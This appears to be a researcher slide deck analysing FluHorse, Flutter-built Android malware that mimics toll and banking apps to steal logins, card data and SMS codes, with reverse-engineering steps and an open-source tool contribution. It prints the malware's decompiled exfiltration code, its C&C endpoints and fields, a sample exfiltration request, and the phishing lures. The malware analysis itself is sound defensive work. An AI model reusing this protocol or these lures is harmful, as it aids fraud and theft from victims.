

Eastern Asian Android Assault — FluHorse



Researchers



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Agenda

Infection chain



Malware overview. Attack scheme



Flutter. Complications of the analysis



Approach to reverse-engineering



Open-source contribution

Infection chain: lure

尊敬的eTag用戶

您的一筆通行費128元，於112年1月10日到期，避免產生

每筆300元罰金，請盡速用手機[點擊下載遠通電收App](#)

線上繳費。<https://www.fetc-net.com>

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遠通電收有商標及著作權，未經授權請勿任意複製或轉載。

Dear eTag user

Your toll fee of 128 yuan expires on January 10, 2023 , avoiding


Each transaction is subject to a fine of 300 yuan. Please use your mobile phone to click and download the Yuantong Electric Collection App as soon as possible.

Pay online <https://www.fetc-net.com>

malicious site

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Infection chain: lure

Dear Mr. [Name]

Dear Mr. [Name], please check your account information.

Please check your account information. You can check it on the [App Name] app.

Click on the link: <https://www.fetc.net.com>

For more information, please contact us at [Phone Number].

Thank you for your cooperation. We will contact you again.

Dear Mr. [Name]

Your account information is being updated on January 15, 2023.

Your account information is being updated on a new system. Please check your account information on the [App Name] app.

Click on the link: <https://www.fetc.net.com>

For more information, please contact us at [Phone Number].

Thank you for your cooperation. We will contact you again.

Malicious: [fetc.net.com](https://www.fetc.net.com)

Real: [fetc.net.tw](https://www.fetc.net.tw)

Infection chain: notable targets

[\[hidden\]@hchg.gov.tw](mailto:[hidden]@hchg.gov.tw)

Hsinchu Country Government



新竹縣政府
HsinChu County Government

Taiwanese Country administration

[\[hidden\]@tienjiang.com.tw](mailto:[hidden]@tienjiang.com.tw)

Tien Jiang Enterprise Co., Ltd



Sports and medical supplies

Malware undetected for months

0
/ 65

Community Score

✓ No security vendors and no sandboxes flagged this file as malicious



2e18c919ad53a66622e404a96cbde15f237a7bfafed1c0896b6b7e289bc230d6
app-release.apk

18.24 MB
Size

2023-01-10 10:33:44 UTC
3 months ago



android apk clipboard contains-elf cve-2009-1157 exploit

0
/ 63

Community Score

✓ No security vendors and no sandboxes flagged this file as malicious



9220752302e2bca0002ea701c772b2f2306831711b1c323157ef2573f176821a
app-release.apk

17.60 MB
Size

2023-01-10 10:35:20 UTC
3 months ago



android apk clipboard contains-elf cve-2009-1157 exploit

1
/ 66

Community Score

⚠ 1 security vendor and no sandboxes flagged this file as malicious



0a577ee60ca676e49add6f266a1ee8ba5434290fa8954cc35f87546046008388
/1/0/a/0a577ee60ca676e49add6f266a1ee8ba5434290fa8954cc35f87546046008388.file


17.43 MB
Size

2023-02-19 15:46:09 UTC
1 month ago



android apk reflection contains-elf

Mimicked applications



Taiwan




Electronic Toll Collection




Thailand



Transportation



Vietnam



Banking




Phishing scheme



Malware is installed as an APK



Victim is asked to input credentials



Victim is asked to input credit card details




Victim is asked to wait for several minutes

SMS intercepted

WHILE THE VICTIM IS WAITING...



Malware operators make use of stolen data



If 2FA is required, it is sent directly to the attackers

Electronic Toll Collection: malicious



Asks for
credentials

Asks for credit
card data

Proposes to wait
for 10 minutes

Electronic Toll Collection



Original

VS



Malicious


Vietnamese Online Banking: malicious



Asks for
credentials

Proposes to wait
for 15 minutes

Vietnamese Online Banking



Original

VS



Malicious

Techniques used

- ✗ Evasions?
- ✗ Code obfuscation?
- ✗ Long delays before execution?

INSTEAD...

- ✓ Open-source framework from Google



How malware was developed



Multi-Platform

Development

Ecosystem

Showcase



Docs




Get started

Flutter @ Google I/O

Build apps for any screen



How malware was developed





How malware was developed




Internal runtime
environment
(libflutter.so)

User program
(libapp.so)




Tricky to analyze

Analysis approach



Analysis approach



Object pool

Analysis approach

Using existing open-source tools

Dynamic analysis required

Enhancements needed to the existing tools

Open-source projects

The screenshot shows the GitHub repository page for `ptswarm / reFlutter`. The repository is a public archive with 11 issues, 69 pull requests, and 1.2k stars. It has 16 watchers, 168 forks, and 282 commits. The main branch is selected, and there are 71 branches and 118 tags. A recent commit by Impact-I updated `setup.py` 2 years ago. A folder `.github/workflows` was updated 2 years ago. The repository is described as a Flutter Reverse Engineering Framework with tags for reverse-engineering, bugbounty, mobile-security, and ssl-pinning.

The screenshot shows the GitHub repository page for `Guardsquare / flutter-re-demo`. The repository is public with 4 issues, 1 pull request, and 126 stars. It has 6 watchers, 33 forks, and 15 commits. The main branch is selected, and there is 1 branch and 0 tags. A recent commit by BorisBatteux updated `second post link` 2 years ago. The repository is described as experiments on the feasibility of Flutter application reverse engineering.

Tools for our case

Plan

Gather symbols with reFlutter

Dump memory with flutter-re-demo

Load dump to IDA with flutter-re-demo

Analyze dump in IDA

Symbols

```
$ reflutter 1.apk

Choose an option:

1. Traffic monitoring and interception
2. Display absolute code offset for functions

[1/2]? 2


This mode is only for dump and offset output, slow application op
Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 127.0.0.1

Wait...

SnapshotHash: d56742caf7b3b3f4bd2df93a9bbb5503
The resulting apk file: ./release.RE.apk
Please sign,align the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
```




```
{
  "name": "_toString@0150898",
  "signature": " static. (dynamic) ⇒ String ",
  "offset": 2002080,
  "relative_base": "_kDartIsolateSnapshotInstructions"
},
{
  "name": "_haveSameRuntimeType@0150898",
  "signature": " static. (dynamic, dynamic) ⇒ bool ",
  "offset": 605780,
  "relative_base": "_kDartIsolateSnapshotInstructions"
},
```

Dumping memory

```
$frida -U -f com.example.sms_flutter -l dump_flutter_memory.js --no-pause


┌───┐
│ _  | Frida 15.2.2 - A world-class dynamic instrumentation toolkit
│ (  |
│> _ | Commands:
│/_  | help      -> Displays the help system
│. . . | object?   -> Display information about 'object'
│. . . | exit/quit -> Exit
│. . . |
│. . . | More info at https://frida.re/docs/home/
│. . . |
│. . . | Connected to SM G980F (id=RF8N913MCVV)
Spawning `com.example.sms_flutter`...
Spawned `com.example.sms_flutter`. Resuming main thread!
SM G980F::com.example.sms_flutter ]->

lib_name: libandroid.so
lib_name: libapp.so
Hooking libapp: 0x71ed045000
addr: 0x71ed31ede8
instruction: b.eq #0x71ed31edf0
lib_name: libapp.so
lib_name: libapp.so
lib_name: libapp.so
lib_name: libapp.so
lib_name: libc.so
SharedPreferences::getInstance()
  X27: 0x70004c1380
Dumping 161 memory into /data/data/com.example.sms_flutter/0x7000000000
Dumping 162 memory into /data/data/com.example.sms_flutter/0x7000080000
Dumping 163 memory into /data/data/com.example.sms_flutter/0x7000180000
Dumping 164 memory into /data/data/com.example.sms_flutter/0x7000680000
Dumping 165 memory into /data/data/com.example.sms_flutter/0x7000780000
Process terminated
```




Memory

flutter_ro	0000006F00000000	0000006F00080000
flutter_rw	0000006F00080000	0000006F00780000
LOAD	00000070FD2A1000	00000070FD2A11B0
.rodata	00000070FD2A11B0	00000070FD444D60
.eh_frame	00000070FD444D60	00000070FD444DA8
LOAD	00000070FD444DA8	00000070FD444EF8
.text	00000070FD444EF8	00000070FD65A000



Symbols

Function name
dart
http
HttpClientResponseCompressionState_toString
HttpClient_HttpClient.
HttpClient_findProxyFromEnvironment
HttpClient_set_enableTimelineLogging
HttpDate_parseCookieDate 13463476



Object Pool

```
p_do17_6f000134b0 DCQ do17_6f000134b0.size_tag
; DATA XREF: sub_70FD446410+54↓
; sub_70FD4512F4+8C↓r ...
p_do17_6f00015930 DCQ do17_6f00015930.size_tag
; DATA XREF: .text:00000070FD44
; sub_70FD445C14+698↓r ...
p_do29_6f000082c0 DCQ do29_6f000082c0.size_tag
; DATA XREF: sub_70FD445334+B8↓
```


Searching for references

```
DCB 0
ds1_https__api.fetc_net.com DCB 0x3A ; is_canonical_and_gc
; DATA XREF: flutter_rw:p_ds1_https__api.fet
DCB 3 ; size_tag
DCW 0x55 ; cid
DCD 0x27CAEEDA ; padding
DCQ 0x30 ; s_len
DCB "https://api.fetc-net.com"; s
```

xrefs to ds1_https__api.fetc_net.com

Direction	Type	Address	Text
Do...	o	flutter_rw:p_ds1_http...	DCQ ds1_https__api.fetc_net.com.size_tag

```
p_ds1_https__api.fetc_net.com DCQ ds1_https__api.
p ds1_addcontent DCQ ds1_addcontent.size tag
```

Warning


There are no xrefs to p_ds1_https__api.fetc_net.com

OK Help



No references of interest found using flutter-re-demo

Flutter-re-demo



How flutter-re-demo works

Searching for references

```
LOAD_X27_PATTERN = "\[X27,#0x(\S*)\]"
RE_LOAD_X27_PATTERN = re.compile(LOAD_X27_PATTERN)

# ADD          <reg_tmp>, X27, #0x<index_high>,LSL#<index_high_shift>
ADD_X27_PATTERN = "ADD          (\S*), X27, #0x(\S*),LSL#(\S*)"
RE_ADD_X27_PATTERN = re.compile(ADD_X27_PATTERN)
# LDR          <reg_dst>, [<reg_tmp>,#0x<index_low>]
LDR_AFTER_ADD_PATTERN = "LDR          (\S*), \[(\S*),#0x(\S*)\]"
RE_LDR_AFTER_ADD_PATTERN = re.compile(LDR_AFTER_ADD_PATTERN)

def get_dart_object_index_pattern_1(addr):
    # LDR <reg_dst>, [X27,#0x<index>]
    if idc.print_insn_mnem(addr) != "LDR":
        return None
    match_info = RE_LOAD_X27_PATTERN.match(idc.print_operand(addr, 1))
    if not match_info:
        return None
    obj_index = int(match_info.group(1), 16)
    return obj_index
```

How Dart accesses global objects

Searching for references

instructions_arm64.cc

constants_arm64.h

```
uword InstructionPattern::DecodeLoadWordFromPool(uword end,
                                                Register* reg,
                                                intptr_t* index) {
    // 1. ldr dst, [pp, offset]
    // or
    // 2. add dst, pp, #offset_hi12
    //    ldr dst [dst, #offset_lo12]
    // or
    // 3. movz dst, low_offset, 0
    //    movk dst, hi_offset, 1 (optional)
    //    ldr dst, [pp, dst]
    uword start = end - Instr::kInstrSize;
    Instr* instr = Instr::At(start);
    intptr_t offset = 0;
```

```
// Register aliases.
const Register TMP = R16; // Used as scratch register by assembler.
const Register TMP2 = R17;
const Register PP = R27; // Caches object pool pointer in generated code.
const Register DISPATCH_TABLE_REG = R21; // Dispatch table register.
const Register CODE_REG = R24;
// Set when calling Dart functions in JIT mode, used by LazyCompileStub.
const Register FUNCTION_REG = R0;
const Register FPREG = FP; // Frame pointer register.
const Register SPREG = R15; // Stack pointer register.
const Register IC_DATA_REG = R5; // ICData/MegamorphicCache register.
const Register ARGS_DESC_REG = R4; // Arguments descriptor register.
const Register THR = R26; // Caches current thread in generated code.
const Register CALLEE_SAVED_TEMP = R19;
const Register CALLEE_SAVED_TEMP2 = R20;
const Register HEAP_BITS = R28; // write_barrier_mask << 32 | heap_base >> 32
const Register NULL_REG = R22; // Caches NullObject() value.
```

How Dart access global objects

Searching for references

```
MOV      X2, X1
ADD      X1, X27, #0x19, LSL#12 ; reference to Dart object
LDR      X1, [X1, #0xD50]
BL       sub_70FD6F4FE0
LDUR     X16, [X29, #-8]
```

but

```
ADD      X8, X27, #8, LSL#12
LDR      X8, [X8, #0x518]
```

Not all usage of Object Pool marked as reference

Searching for references

Supported

```
ADD    X17, X27, #0x18, LSL#12  
LDR    X17, [X17, #0xA58]
```

```
LDR    X24, [X27, #0x20]
```

Not supported

```
ADD    X16, X27, #0x750  
LDP    X5, X30, [X16]
```

```
ADD    X16, X27, #7, LSL#12  
ADD    X16, X16, #0x7D0  
LDP    X5, X30, [X16]
```

```
ADD    X16, X27, #0xE, LSL#12  
LDP    X5, X30, [X16, #0x1E0]
```

Several constructions are not supported

Searching for references

```
- LOAD_X27_PATTERN = "[X27,#0x(\S*)\]"
+ LOAD_X27_PATTERN = r"[X27,#0x(\S*)\]"
RE_LOAD_X27_PATTERN = re.compile(LOAD_X27_PATTERN)

# ADD      <reg_tmp>, X27, #0x<index_high>,LSL#<index_high_shift>
- ADD_X27_PATTERN = "ADD      (\S*), X27, #0x(\S*),LSL#(\S*)"
+ ADD_X27_PATTERN = r"ADD      (\S*), X27, #(\S*),LSL#(\d+)"
RE_ADD_X27_PATTERN = re.compile(ADD_X27_PATTERN)

# LDR      <reg_dst>, [<reg_tmp>,#0x<index_low>]
- LDR_AFTER_ADD_PATTERN = "LDR      (\S*), \[(\S*),#0x(\S*)\]"
+ LDR_AFTER_ADD_PATTERN = r"LDR      (\S*), \[(\S*),#0x(\S*)\]"
RE_LDR_AFTER_ADD_PATTERN = re.compile(LDR_AFTER_ADD_PATTERN)

+ LDR_AFTER_ADD_PATTERN2 = r"LDR      (\S*), \[(\S*)\]"
+ RE_LDR_AFTER_ADD_PATTERN2 = re.compile(LDR_AFTER_ADD_PATTERN2)
```

```
if not add_match_info:
    return None
disasm_line = idc.generate_disasm_line(idc.next_head(addr), 0)
ldr_match_info = RE_LDR_AFTER_ADD_PATTERN.match(disasm_line)
if not ldr_match_info:

if ldr_match_info := RE_LDR_AFTER_ADD_PATTERN.match(disasm_line):
    dst_reg, tmp_reg_2, index_low = ldr_match_info.group(1), ldr_match_info.group(2), ldr_m
elif ldr_match_info := RE_LDR_AFTER_ADD_PATTERN2.match(disasm_line):
    dst_reg, tmp_reg_2, index_low = ldr_match_info.group(1), ldr_match_info.group(2), "0"
else:
    return None

tmp_reg, index_high, index_shift = add_match_info.group(1), add_match_info.group(2), add_m
dst_reg, tmp_reg_2, index_low = ldr_match_info.group(1), ldr_match_info.group(2), ldr_mact
if tmp_reg != tmp_reg_2:
    return None
index_high = int(index_high, 16)
```

Explanation on how we add support of new constructions

Searching for references

```
flutter_rw:0000006F00191817 DCB 0x3A
flutter_rw:0000006F00191820 ds1_https__api.fetc_net.com DCB 0x3A
flutter_rw:0000006F00191820 ; DATA XR
flutter_rw:0000006F00191820 ; sub_70F
flutter_rw:0000006F00191821 DCB 3 ; size_ta
flutter_rw:0000006F00191822 DCW 0x55 ; cid
flutter_rw:0000006F00191824 DCD 0x27CAEEDA ; padding
flutter_rw:0000006F00191828 DCQ 0x30 ; s_len
flutter_rw:0000006F00191830 DCB "https://api.fetc-net.com"; s
```

xrefs to ds1_https__api.fetc_net.com

Direction	Type	Address	Text
Do...	o	flutter_rw:p_ds1_https__api.fetc_ne...	DCQ ds1_https__api.f
Do...	r	cnc_addcontent3_70FD611C0C+D8	LDR X16,
Do...	r	sub_70FD61EBC4+DC	LDR X16,
Do...	r	sub_70FD61EECC+D8	LDR X16,



After modifying the tool, we got references of interest

Unfolding the malware logic

```
v51 = StringBase(v19, v18, v20, v21); // "https://api.fetc-net.com" "/addcontent3"
v24 = Uri::parse(v51, v22, v23);
v25 = v54;
v53 = v24;
*( _DWORD * )(v54 + 15) = v24;
if ( (*(unsigned __int8 *) (v24 - 1) & ((unsigned __int64) *(unsigned __int8 *) (v25 - 1) >> 2) & HIDWORD(v7)) != 0 )
    sub_70FD6F4AE4(v24, v25);
v26 = v56;
*( _DWORD * )(v56 + 15) = 2;
v27 = v25;
*( _DWORD * )(v26 + 47) = v25;
if ( (*(unsigned __int8 *) (v25 - 1) & ((unsigned __int64) *(unsigned __int8 *) (v26 - 1) >> 2) & HIDWORD(v7)) != 0 )
    v27 = sub_70FD6F4B44(v25, v25);
v28 = sub_70FD6F5D44(v27, v5, 4LL);
*( _DWORD * )(v28 + 15) = ( _DWORD )p_ds1_content_type; // "content-type"
*( _DWORD * )(v28 + 19) = ( _DWORD )p_ds1_application_x_www_form_url; // "application/x-www-form-urlencoded"
v54 = Map::Map__fromLiteral(v28, v29, v30, v31);
v32 = sub_70FD6F5D44(v54, v5, 8LL);
*( _DWORD * )(v32 + 15) = ( _DWORD )p_ds1_ids; // "ids"
v33 = v56;
*( _DWORD * )(v32 + 19) = *( _DWORD * )(v56 + 27);
*( _DWORD * )(v32 + 23) = ( _DWORD )p_ds1_c4; // "c4"
v34 = *(unsigned int *) (v33 + 31) + (v7 << 32);
*( _DWORD * )(v32 + 27) = *( _DWORD * )(v33 + 31);
v36 = Map::Map__fromLiteral(v32, v33, v34, v35);
v44 = HTTP_POST_70FD61C56C(v36, v37, v38, v39, v40, v41, v42, v43, v54, v36, v53);
awaitHelper(v44, v56, *(unsigned int *) (v56 + 39) + (v7 << 32), *(unsigned int *) (v56 + 43) + (v7 << 32), v45);
return v5;
```

command

fields

Inspecting references, we found protocol commands

Full protocol description

Endpoint	Description	Method	Fields
/addcontent	Exfiltrates victim's credentials	POST	c1 - user login c2 - user password
/addcontent2	Exfiltrates victim's credit card data	POST	ids - always empty c3 - card number c33 - expiration date c333 - CVC
/addcontent3	Exfiltrates intercepted SMS messages	POST	ids - always empty c4 - SMS message

Example of a request to C&C server

```
POST /addcontent3
```

```
user-agent: Dart/2.16 (dart:io)
```

```
content-type: application/x-www-form-urlencoded; charset=utf-8
```

```
accept-encoding: gzip
```

```
content-length: 12
```

```
Body: ids=&c4=7597
```


SMS text: 7597

As captured in real-time

Symbols from reFlutter

```
v54 = (unsigned int *)(a10 + 19) + (v12 << 32);
_70FD6F4FE0 = function_create_70FD6F4FE0(a10, (__int64)p_do7_6f0040cbc0, v13);
ChangeNotifier::addListener(_70FD6F4FE0, v15);
v54 = *(unsigned int *)(a10 + 23) + (v12 << 32);
v16 = function_create_70FD6F4FE0(a10, (__int64)p_LoginApi_postSms_caller_6f0040cb40_0, v53);
v19 = Telephony::listenIncomingSms(v16, v17, v18);
v54 = sub_70FD611864(v19);
v22 = ((__int64 (__fastcall *) (__int64, __int64, __int64))Image::Image_asset)(v54, v20, v21);
v52 = (unsigned int)int::parse(v22) | 0xFF000000LL;
v53 = sub_70FD4CEE74();
*(__QWORD *) (v53 + 7) = (unsigned int)v52;
```

No symbols





```
v16 = sub_453FE0(v14, v4[9841], v15);
v17 = *(__QWORD *) (v8 - 8);
*(__QWORD *) (v18 - 16) = v4[9842];
*(__QWORD *) (v18 - 8) = v17;
*(__QWORD *) (v18 - 24) = v16;
v19 = sub_37FC60(v16);
v20 = sub_370864(v19);
*(__QWORD *) (v8 - 8) = v20;
*(__QWORD *) (v21 - 16) = v4[4416];
*(__QWORD *) (v21 - 8) = v20;
*(__QWORD *) (v21 - 24) = v4[4417];
```

We also found a code responsible for SMS listening

Open-source contribution

Some improvements on code analysis and usability. #4

 Open [chkp-alexandrsh](#) wants to merge 1 commit into [Guardsquare:main](#) from [chkp-alexandrsh:some_improvements](#) 

 Conversation **1**  Commits **1**  Checks **0**  Files changed **8**



chkp-alexandrsh commented on May 2

While analyzing some malware sample we weren't able to find all references we need. After digging through source code of **flutter-re-demo** scripts we found way to improve parsing of assembler code and to increase usability, a little bit.





Here is full list of proposed changes:

Add: parsing of some previously unsupported assembler constructions of accessing Dart objects through X27 (aarch64 only)


Add: saving of key information during dynamic analysis and using saved information by IDA scripts (file *dump_info.json*)

Cng: one field for unknown Dart object struct is set to offset, it could bring more references



  Add: parsing of some previously unsupported assembler constructions o...   e2d2203



 Djonesr1 approved these changes on May 11

[View reviewed changes](#)

Djonesr1 left a comment

Djonesr



Flutter-re-demo project

Open-source contribution summary

Added parsing of some previously unsupported constructions for accessing Dart objects

Added saving of the key information during dynamic analysis and using this information in IDA scripts

Research summary

Several Eastern Asian applications with 100k+ installs mimicked

Emails of high-profile entities among targets

Cross-platform open-source framework used for development

Tricky to analyze, internal runtime is used

No detects in VT within months

Enhancements to open-source analysis tool proposed

Big thanks to our colleagues!



Sam Handelman



Ohad Mana



Need more information ?

Google for
“Asian Assault FluHorse”

or



Google for
“flutter-re-demo”

or



Thank you for the attention!



Contact us:
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ramanl@checkpoint.com

